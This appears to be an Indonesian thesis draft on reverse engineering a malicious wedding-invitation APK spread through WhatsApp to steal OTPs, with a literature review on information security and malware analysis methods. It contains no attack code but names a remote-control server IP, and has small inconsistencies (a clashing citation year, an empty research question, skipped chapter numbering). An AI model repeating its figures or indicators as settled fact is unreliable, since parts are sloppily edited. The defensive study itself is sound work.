WRITE_SETTINGS	Berbahaya				


Gambar 1.4 Hasil perbandingan izin akses

Sumber: (Kormalawati, 2021)

Selain itu juga kerentanan ini terjadi pada aplikasi Android e-commerce yaitu tokopedia. Aplikasi e-commerce tokopedia ini mampu diretas oleh hacker yang jumlahnya diperkirakan sekitar 91 juta akun dan 7 juta akun merchant. Di tahun 2019 ada sekitar 91 juta akun tokopedia yang aktif di platformnya yaitu berarti hampir semua akun di tokopedia berhasil diambil datanya oleh peretas. Dimana data yang berhasil diambil tadi dijual ke dark web yang berupa use ID, email, nama lengkap, tanggal lahir, jenis kelamin, nomor handphone, dan password yang memiliki sandi. Data ini dijual seharga US\$5.000 atau sekitar Rp 74.000.000,00 (tujuh puluh empat juta rupiah). Bahkan ada 14.999.894 akun tokopedia yang datanya saat ini bisa didownload (Kormalawati, 2021).

Adanya kerentanan yang ada pada sistem operasi smartphone yang disebabkan oleh pengguna awam atau yang kurang berhati-hati dalam menginstal aplikasi maupun yang asal mengklik link yang sifatnya kurang aman, ini dapat memungkinkan penggunanya kehilangan data, bahkan dalam bentuk uang elektronik (e-money) (Aldya, 2019). Pada tanggal 01 November 2023, seorang pengguna Android mengunduh sebuah aplikasi Android melalui WhatsApp, diyakini sebagai sebuah undangan. Namun, setelah diinstal, tidak ada undangan yang terdapat di dalam aplikasi tersebut. Bahkan, hanya beberapa menit setelah instalasi, WhatsApp pengguna tersebut secara otomatis mengalami modifikasi yang menyebabkan hilangnya seluruh percakapan dan data yang tersimpan di dalamnya.

Selain itu, seorang pengguna Android lain juga mengalami kasus serupa terkait pengiriman file dengan ekstensi .apk melalui WhatsApp. Pada kejadian tersebut, bukan data yang terdapat pada aplikasi WhatsApp yang hilang, melainkan akun Shopee pengguna yang tiba-tiba logout dan tidak dapat login kembali. Setelah dilakukan analisis lebih lanjut, ternyata file dengan ekstensi .apk tersebut mengandung malware yang bertujuan untuk mencuri OTP (One Time Password) pengguna, Malware tersebut mengakibatkan pengambilan data OTP dari pengguna, menyebabkan kehilangan akses pada akun Shopee. Kasus ini tentunya menjadi hal yang sangat meresahkan bagi pengguna, dimana tentunya dampaknya bisa merugikan pengguna.



Gambar 1.5 Statistik antarmuka pengguna portal administrasi analisis izin

Sumber: (Abdullah Talha 2023)

Ancaman malware yang semakin kompleks ditunjukkan oleh kemampuan malware yang semakin canggih dalam menyamarkan dirinya sebagai aplikasi yang tampaknya sah. Banyak aplikasi meminta izin yang luas, termasuk akses lokasi dan status jaringan, yang dapat digunakan untuk aktivitas berbahaya jika jatuh ke tangan yang salah. Menurut laporan McAfee Mobile Threat Report, insiden malware mobile meningkat sebesar 40% pada tahun

2023 dibandingkan tahun sebelumnya, dengan sebagian besar insiden berasal dari file APK yang diunduh dari sumber yang tidak terpercaya.

Kerugian finansial akibat serangan ini signifikan. Laporan dari Symantec menyebutkan bahwa kerugian finansial global mencapai \$12 miliar. Banyak serangan ini bermula dari aplikasi yang didistribusikan melalui file APK yang diunduh dari sumber pihak ketiga. Berdasarkan laporan Kaspersky, sekitar 60% dari semua serangan malware pada perangkat Android pada tahun 2023 bertujuan mencuri data pribadi pengguna, termasuk kredensial login dan informasi perbankan, melalui aplikasi yang diinstal dari file APK berbahaya (Abdullah Talha 2015).

Dari permasalahan di atas penting untuk dipahami sumber masalah, dampak yang dihasilkan, dan langkah-langkah yang dapat diambil untuk mengurangi risiko serta melindungi pengguna dari ancaman serupa di masa depan yang akan datang. Kerentanan aplikasi ini dapat ditemukan dengan reverse engineering. Reverse engineering adalah salah satu metode yang digunakan untuk melakukan analisis yang ada pada aplikasi sistem operasi Android yang terdapat pada smartphone kita yang rentan atau telah terserang malware (Aldya, 2019). Penerapan reverse engineering ke malware yang terdapat dalam file.apk dapat melibatkan langkah yang mirip dengan penerapan reverse engineering ke malware dalam format lainnya. Namun, perbedaannya terletak pada lingkungan dan karakteristik khusus yang terkait dengan file.apk yang digunakan pada platform Android.

Selain itu juga pada penelitian sebelumnya yang dilakukan oleh (Anwar, 2020) dengan metode reverse engineering berfokus pada analisis malware tertentu saja (trojan, ammy RAT) dan serangan yang dilakukan, serta kerusakan atau aktivitas yang mereka lakukan pada sistem yang terinfeksi. Penelitian ini memberikan gambaran bahwa pada malware flawed ammy RAT tersebut bekerja dengan bersembunyi pada aplikasi Ammy Admin kemudian melakukan koneksi dengan attacker dengan ip address 103.208.86.69. netname ip address 103.208.86.69 adalah zappie host, dan ditemukan ada 50 registry yang dilakukan malware pada system yang terinfeksi. Setelah attacker terkoneksi dengan korban maka attacker dengan mudah melakukan remote control tanpa sepengetahuan korban.

Dengan melakukan reverse engineering, analisis mendalam dilakukan untuk memahami proses alur program yang berjalan dengan baik. Hal ini bertujuan untuk memahami cara kerja, desain, proses, dan pola yang ada di dalamnya. Selain metode reverse engineering terdapat metode lain yang pernah digunakan dalam penelitian sebelumnya yaitu Logical extraction method, metode ini digunakan pada perangkat mobile Android untuk mengekstrak data yang tersedia, dengan fokus pada akses ke file sistem. Metode ini dapat

diterapkan pada perangkat yang tidak di-root maupun yang di-root. Namun, metode ini terbatas pada ekstraksi data dari chip memori, termasuk data yang telah terhapus, dan hanya dapat dilakukan pada perangkat yang sudah mati. Sebaliknya, Metode Ekstraksi Manual (Manual Extraction Method) adalah proses ekstraksi yang dilakukan secara langsung pada perangkat yang sedang digunakan untuk mendapatkan data secara real-time (Anwar, 2020).

Selain itu dilakukan dengan metode network traffic analysis pada analisis malware di android. Penerapan Metode ini digunakan untuk menganalisis malware di Android dengan cara memantau interaksi malware dengan website. Melalui analisis ini, peneliti dapat mengidentifikasi aktivitas berbahaya yang mempengaruhi lalu lintas jaringan, seperti bandwidth, waktu permintaan, dan payload yang digunakan oleh malware. Proses analisis dilakukan dengan menggunakan file tcpdump yang diperoleh dari emulator, kemudian dianalisis menggunakan alat seperti Wireshark. Dua pendekatan yang digunakan dalam analisis ini pertama, membiarkan malware berjalan selama satu jam untuk mengamati aktivitas berbahaya yang dilakukan. Kedua, melakukan pengunduhan saat malware aktif dan menghitung rata-rata bandwidth untuk menilai dampak malware terhadap lalu lintas jaringan. Hasil analisis ini memberikan informasi tentang dampak malware, termasuk pengaruhnya terhadap kecepatan akses internet dan pengambilan data tanpa sepengetahuan pengguna (Febrianto 2019).

Selain itu metode lain yang dapat digunakan yaitu dengan metode hybrid berupa penggabungan antara teknik analisis statis dengan dinamis dalam menganalisis malware untuk mendeteksi fungsionalitas mencurigakan dalam aplikasi Android, seperti aplikasi adware Judy dan trojan perbankan Marcher. Penelitian ini bertujuan untuk meningkatkan akurasi deteksi malware dengan memahami perilaku dan karakteristik sampel malware. Proses ini melibatkan dekompilasi kode dari kedua aplikasi dan pengujian aplikasi secara runtime. Hasilnya menunjukkan bahwa aplikasi Judy menyamar sebagai aplikasi permainan dan mengakses klik iklan secara latar belakang tanpa sepengetahuan pengguna, sedangkan aplikasi Marcher memiliki kemampuan untuk menyembunyikan diri, mengumpulkan informasi sensitif, dan melakukan phishing (Solahuddin Rusdi 2019).

Metode reverse engineering adalah proses analisis mendalam terhadap aplikasi dengan mengekstrak kode sumbernya. Teknik ini memungkinkan peneliti untuk memperoleh informasi mengenai aktivitas dalam aplikasi, termasuk interaksi malware dengan jaringan. Reverse engineering membantu dalam mengidentifikasi celah keamanan dalam perangkat lunak atau sistem, serta memberikan pemahaman yang lebih baik tentang struktur dan fungsi aplikasi. Dengan memahami komponen yang ada, peneliti dapat menemukan area yang rentan terhadap serangan atau eksploitasi. Metode ini sangat

direkomendasikan karena fokus pada analisis kode sumber dan struktur internal aplikasi, memberikan wawasan mendalam tentang cara kerja malware, serta bertujuan untuk menemukan celah keamanan. Sebaliknya, metode lain seperti logical extraction dan network traffic analysis lebih menekankan pada pengambilan data dan analisis interaksi dengan jaringan, tanpa memberikan pemahaman yang sama tentang mekanisme internal malware.

Penelitian ini berfokus pada analisis kerentanan untuk meningkatkan keamanan perangkat Android dengan mengidentifikasi celah yang dapat dieksploitasi oleh malware. Aplikasi "undangan pernikahan.apk" dipilih sebagai objek studi karena setelah diinstal, aplikasi ini dapat mengunci aplikasi WhatsApp milik korban dan menyebarkan aplikasi serupa ke kontak korban. Fenomena ini menimbulkan ketertarikan untuk memahami cara kerja aplikasi dan dampaknya terhadap pengguna melalui teknik reverse engineering.

Teknik reverse engineering diterapkan untuk menganalisis kode file undangan.apk secara mendalam, dengan tujuan mengidentifikasi titik lemah dalam keamanan aplikasi. Proses ini mencakup analisis kode sumber untuk menemukan kerentanan, pemeriksaan izin, serta deteksi malware dan aktivitas berbahaya. Reverse engineering merupakan metode yang efektif dalam mengidentifikasi logika tersembunyi pada aplikasi Android. Alat yang digunakan dalam penelitian ini mendukung fitur seperti dekompilasi, analisis kode, dan modifikasi aplikasi, yang berguna untuk mengidentifikasi potensi kerentanan. Dengan demikian, metode reverse engineering sangat diperlukan dan direkomendasikan untuk analisis dalam memahami kerentanan yang dapat meningkatkan keamanan aplikasi Android (Sibev, 2022). Dalam analisis malware pada aplikasi Android, metode ini digunakan untuk mendapatkan kode sumber Java dari aplikasi yang terinfeksi, sehingga analisis dapat dilakukan untuk mengetahui kode yang bersifat merusak. Hal ini menunjukkan bahwa analisis statis dengan teknik reverse engineering dapat membantu memahami fungsi dan cara malware menginfeksi dengan melihat izin yang digunakan dan kode sumbernya (Solahuddin Rusdi, 2019).

Penelitian ini juga bertujuan untuk meningkatkan keamanan aplikasi dengan mengidentifikasi celah atau kerentanan berdasarkan hasil analisis kode dan perilaku aplikasi. Dengan melakukan analisis yang komprehensif, ini dapat mengidentifikasi dan mengatasi potensi risiko yang ada, sehingga berkontribusi pada penciptaan ekosistem aplikasi yang lebih aman dan terpercaya bagi pengguna android. Penelitian ini juga dapat dijadikan sebagai acuan dalam pembuatan aplikasi keamanan android untuk pengguna dengan mengeksploitasi dan mengetahui lebih lanjut dampak dan cara virus dengan jenis spyware ini menginfeksi android serta meningkatkan kesadaran pengguna melalui edukasi mengenai praktik keamanan dan potensi risiko. Selain itu juga penelitian ini dapat memberikan kontribusi yang

mendalam baik secara ilmiah maupun praktisi pada investigator forensik yang mencakup pengembangan ilmu pengetahuan tentang malware berbasis android serta menyediakan panduan teknis bagi investigator forensik untuk mengatasi tantangan keamanan yang memiliki dampak penyempurnaan metodologi reverse engineering dan kontribusi pada keamanan siber berbasis android secara ilmiah dan penyediaan alat analisis forensik, peningkatan langkah mitigasi, serta penguatan sistem keamanan aplikasi android secara praktisi sehingga penelitian ini dapat menjadi referensi yang sangat berharga untuk pengembangan teknologi keamanan serta penerapan forensik digital.

1.2 Rumusan Masalah

Pada kasus pengguna Android mengunduh file dengan ekstensi .apk melalui whatsApp menyebabkan modifikasi pada WhatsApp yang menghapus semua percakapan, serta kasus lain pada apk yang mengandung malware dan mencuri OTP, menyebabkan pengguna kehilangan akun shopee. Semuanya menggambarkan ancaman serius terhadap keamanan dan privasi pengguna Android. Oleh karena itu, mengingat pentingnya penelitian ini, rumusan masalah yang dihasilkan diharapkan dapat menjawab pertanyaan yang mendasari penelitian ini, yaitu:

- a. Bagaimana karakteristik dan cara kerja malware pada file dengan ekstensi .apk?
- b. Bagaimana menerapkan teknik reverse engineering untuk analisis file dengan ekstensi .apk?
- c. .apk?
- d. Apa dampak yang ditimbulkan oleh malware ini terhadap pengguna Android serta potensi kerugian yang dialami?
- e. Bagaimana cara melindungi pengguna Android dari serangan malware serupa di masa mendatang, serta langkah preventif dan solusi keamanan yang dapat diusulkan?

1.3 Tujuan dan Manfaat Penelitian

Reverse engineering ini dapat memberikan banyak kebergunaan bagi peneliti yang sedang berfokus pada analisis malware pada sistem operasi Android, ios, dan lain lain. Selain itu dari penelitian mempunyai tujuan sebagai berikut:

- a. Menggunakan metode reverse engineering untuk mendapatkan pemahaman dan kesimpulan mengenai aplikasi yang bermasalah.

- b. Diharapkan dapat digambarkan sebuah karakteristik dari beberapa jenis file dari ekstensi .apk ini dimana dapat dipahami parameter yang ada didalamnya. Dihasilkan sebuah solusi yang dapat ditawarkan dari hasil penelitian yang akan dilakukan nanti.


1.4 Batasan Masalah

Batasan masalah pada penelitian ini yaitu:

- Batasan penelitian ini fokus pada analisis device Android menggunakan teknik reverse engineering. Aspek lain seperti analisis dinamis atau penelitian pada sistem operasi lainnya tidak akan dibahas secara mendalam.
- Berfokus fungsi utama aplikasi, yaitu pengiriman dan penerimaan SMS serta pengiriman data ke API Telegram. Fitur tambahan, seperti antarmuka pengguna, pengalaman pengguna, atau integrasi dengan layanan lain, tidak akan menjadi fokus utama.

1.5 Metode Penelitian

Langkah yang dapat ditempuh oleh peneliti yaitu



Gambar 1.6 Metode Penelitian

Langkah- langkah yang ditempuh dalam proses penelitian ini yaitu:

a. Studi literatur

Pada proses ini dilandaskan dengan kajian pustaka dengan mengumpulkan referensi yang relevan dengan penelitian yang dilakukan melalui buku, jurnal ilmiah, artikel, paper, dan beberapa akses website yang sesuai dengan fokus penelitian ini.

b. Pengumpulan Data

Pada proses ini mulai melakukan pengumpulan data pada aplikasi undangan pernikahan .apk dari pengguna android yang terinfeksi atau yang terlanjur menginstal aplikasi ini.

c. Teknik *Reverse Engineering*

Proses ini dilakukan setelah pengumpulan data, yaitu file apk yang memungkinkan bervirus didapatkan dan kemudian dianalisis secara mendalam sehingga kita mengetahui alur logic dari aplikasi undangan pernikahan.apk sehingga dapat diketahui celah kerentanan dari aplikasi ini.

d. Analisis statis

Pada proses analisis ini dapat diketahui seberapa berbahaya aplikasi ini, dimana kita dapat mengetahui risk rating dari aplikasi ini.

e. Pemantauan koneksi

Pada tahap ini kita dapat menemukan koneksi yang dapat terhubung dengan server eksternal, apakah terdapat koneksi yang berbahaya atau tidak.

f. Identifikasi karakteristik apk terhadap keamanan *device* Android

Pada proses ini menunjukkan karakteristik terhadap device android pada aplikasi undangan pernikahan .apk pada proses ini merupakan proses mengidentifikasi semua temuan dari analisis *reverse engineering* dan analisis statis sebelumnya sehingga dapat diketahui karakteristik khususnya.

g. Kesimpulan dan penerapan solusi keamanan

Setelah semua proses telah dilakukan maka akan ditarik kesimpulan dari temuan analisis yang dilakukan.

1.6 Sistematika Penelitian

Penelitian ini menggunakan sistematika metodologi atau kerangka kerja penelitian yang digambarkan sebagai berikut:

BAB I PENDAHULUAN

Pendahuluan memberikan penjelasan tentang pentingnya penelitian ini terhadap pengguna Android, selain itu memberikan gambaran tentang tujuan utama dari penelitian, mengidentifikasi kerentanan keamanan dan memberikan solusi perbaikan untuk kedepannya kepada pengguna.

BAB II TINJAUAN PUSTAKA

Bab ini mempelajari penelitian-penelitian sebelumnya terkait reverse engineering, analisis keamanan pada aplikasi Android, dan metode deteksi malware, selain itu menganalisis agar memperkuat pemahaman konsep dasar keamanan Android, mekanisme izin, dan kerentanan umum yang sering dimanfaatkan oleh malware.

BAB III METODOLOGI

Metodologi memberikan penjelasan tentang langkah-langkah yang akan digunakan dalam melakukan analisis reverse engineering pada file dengan ekstensi .apk. Selain itu pada tahap ini menjelaskan alat-alat yang akan digunakan seperti teknik analisis kode, setelah itu didapatkan dokumentasi temuan.

BAB IV HASIL DAN PEMBAHASAN

Pada bab ini membahas tentang hasil dari analisis terkait permasalahan yang diangkat pada penelitian, penentuan hasil analisis, serta evaluasi untuk setiap proses yang telah ditempuh.

BAB VI KESIMPULAN DAN REKOMENDASI

Kesimpulan pada penelitian ini berupa ringkasan hasil dari analisis dan evaluasi, serta jawaban terhadap rumusan masalah. Rekomendasi yang dapat ditawarkan yaitu berupa saran untuk memperbaiki atau memperkuat keamanan aplikasi .apk yang telah diuji, serta rekomendasi bagi pengguna aplikasi untuk meningkatkan kesadaran keamanan.

BAB 2

Tinjauan Pustaka

2.1 Keamanan Informasi

Keamanan informasi adalah upaya untuk melindungi data dari ancaman yang dapat merusak kerahasiaan, integritas, dan ketersediaan informasi. Tiga prinsip utama yang dikenal sebagai kerahasiaan (confidentiality), integritas (integrity), dan ketersediaan (availability) atau dikenal sebagai CIA Triad, menjadi dasar dalam perlindungan informasi (Sloms, 2018). Keamanan siber adalah cabang dari keamanan informasi yang lebih spesifik, berfokus pada perlindungan terhadap aset digital, termasuk data elektronik, perangkat lunak, dan jaringan. Dalam konteks ini, keamanan siber berusaha mengatasi ancaman yang timbul, khususnya dari dunia maya atau internet (Fujs, 2023). Perkembangan teknologi informasi dan komunikasi yang pesat telah menjadikan keamanan siber sebagai prioritas utama dalam melindungi infrastruktur digital yang kompleks dan rentan.

Meskipun teknologi modern telah menyediakan berbagai alat dan solusi untuk keamanan, seperti firewall, enkripsi, dan sistem deteksi, banyak organisasi hanya mampu menjaga keamanan informasi secara parsial. Hal ini disebabkan oleh ketergantungan yang berlebihan pada pendekatan teknis tanpa mengintegrasikan aspek non-teknis, seperti kebijakan organisasi dan perilaku manusia (Khando, 2021). Ketergantungan semacam ini mengabaikan kenyataan bahwa serangan siber sering kali memanfaatkan kelemahan dalam proses organisasi atau perilaku manusia, bukan hanya kelemahan teknis.

Faktor manusia telah diidentifikasi sebagai penyebab utama sebagian besar insiden keamanan informasi. Sebuah laporan dari Verizon (2022) mengungkapkan bahwa 85% pelanggaran data disebabkan oleh kesalahan manusia, termasuk penggunaan kata sandi yang lemah, klik pada tautan yang berbahaya, atau kegagalan mematuhi kebijakan keamanan. Penelitian lainnya juga menunjukkan bahwa perilaku pengguna, kebiasaan yang buruk, dan kurangnya kesadaran menjadi penyebab dominan dari kerentanan keamanan siber (Lartey, 2021) (Parsons, 2017) (Fujs, 2023). Dalam mengatasi tantangan yang disebabkan oleh faktor manusia membutuhkan pendekatan yang holistik, termasuk pelatihan dan edukasi pengguna akhir. Pelatihan yang efektif bertujuan untuk meningkatkan kesadaran terhadap ancaman siber dan memberikan panduan tentang praktik keamanan yang baik. Penelitian menunjukkan bahwa pelatihan yang dirancang dengan baik dapat meningkatkan kemampuan individu untuk mengenali dan menghadapi ancaman siber, seperti yang dilaporkan oleh Szczepaniuk (2020) dan Ansari (2021). Pelatihan ini menjadi penting, baik di sektor publik

maupun swasta, yang semakin bergantung pada sistem teknologi informasi dan komunikasi.


Keamanan siber mencakup berbagai aspek yang luas, mulai dari otentikasi identitas hingga mitigasi serangan digital. Evaluasi oleh ENISA (European Union Agency for Cybersecurity) menunjukkan bahwa cakupan istilah ini terlalu luas untuk dirangkum dalam satu definisi tunggal yang mencakup semua aspek (Manullang, 2020). Ketidak pastian definisi ini sering kali menjadi hambatan dalam komunikasi antar pemangku kepentingan, termasuk Dewan Direksi (BoD) perusahaan, yang memiliki tanggung jawab terhadap pengelolaan keamanan siber. Tantangan tata kelola keamanan siber muncul akibat interpretasi yang beragam mengenai konsep keamanan siber. Ketidak seragaman ini dapat menghambat kemampuan organisasi untuk memberikan pemahaman yang jelas kepada manajemen eksekutif tentang pentingnya isu tersebut. Akibatnya, koordinasi dan implementasi kebijakan sering kali menjadi tidak efektif (Bastian, 2021). Dalam konteks tata kelola, pemangku kepentingan harus memahami keamanan siber tidak hanya sebagai tantangan teknis, tetapi juga sebagai elemen strategis yang memerlukan perhatian di tingkat kebijakan.

Untuk menghadapi berbagai tantangan tersebut, pendekatan menyeluruh yang melibatkan integrasi aspek teknis, manusia, dan kebijakan organisasi menjadi sangat penting. Pendekatan ini harus mencakup langkah-langkah preventif, seperti pelatihan pengguna, penguatan tata kelola, serta implementasi teknologi canggih untuk mendeteksi dan merespons ancaman. Pendekatan holistik ini memastikan perlindungan optimal terhadap aset digital, serta meningkatkan ketahanan organisasi dalam menghadapi ancaman siber yang terus berkembang

2.2 Malware

Malware dikategorikan sebagai perangkat lunak berbahaya yang saat ini telah berkembang dengan sangat pesat, beragam, dan semakin kompleks. Meskipun demikian, kurangnya sumber daya manusia yang memiliki keahlian khusus dalam menganalisis malware menjadi salah satu tantangan utama dalam mengidentifikasi dan mengatasi ancaman ini (Pajar Setia, 2018). Malware diciptakan dengan tujuan tertentu, yaitu untuk melakukan aktivitas berbahaya yang dapat merugikan korban, seperti penyadapan data dan pencurian informasi pribadi (Widiyasono, 2018) (Cahyanto, 2021). Malware dapat mengandung berbagai jenis kode berbahaya, seperti virus, worm, trojan horse, dan dapat menciptakan backdoor untuk melakukan pencurian data atau bahkan mengambil kendali atas sistem korban (B.M. Jain, 2017).

Salah satu metode yang digunakan untuk menganalisis malware yang telah terinfeksi pada sistem adalah dengan melakukan pemantauan terhadap proses yang berjalan menggunakan alat analisis seperti Process Hacker. Alat ini memungkinkan identifikasi dan analisis detail terhadap proses yang berjalan, termasuk pengamatan terhadap Process ID (PID), penggunaan CPU, dan ukuran file yang terlibat. Sebagai contoh, dalam Gambar 2.8, tampilan Process Hacker setelah malware dijalankan menunjukkan informasi bahwa malware tersebut berjalan dengan nomor PID 2300, menggunakan 0.65% CPU virtual, dan memiliki ukuran file sebesar 4.13 MB




Name	PID	CPU	I/O total	Private b...	User name	Description
taskhost.exe	1480	0.14		10.54 MB	tesa-PC\tesa	Host Process for Windows Tas...
svchost.exe	1544			5.67 MB		Host Process for Windows Ser...
svchost.exe	1848			4.07 MB		Host Process for Windows Ser...
svchost.exe	1908	0.74	84 B/s	5 MB		Host Process for Windows Ser...
SearchIndexer.exe	1284	0.15		16.96 MB		Microsoft Windows Search In...
SearchProtocolH...	2844	0.14		3.07 MB		Microsoft Windows Search Pr...
SearchFilterHost.e...	3972			1.42 MB		Microsoft Windows Search Fil...
svchost.exe	1752			1.02 MB		Host Process for Windows Ser...
wmpnetwk.exe	2136	0.80		7.74 MB		Windows Media Player Netwo...
svchost.exe	2780	0.64		7.89 MB		Host Process for Windows Ser...
spssvc.exe	3912			6.7 MB		Microsoft Software Protection...
svchost.exe	3952			44.09 MB		Host Process for Windows Ser...
lsass.exe	496			2.85 MB		Local Security Authority Proce...
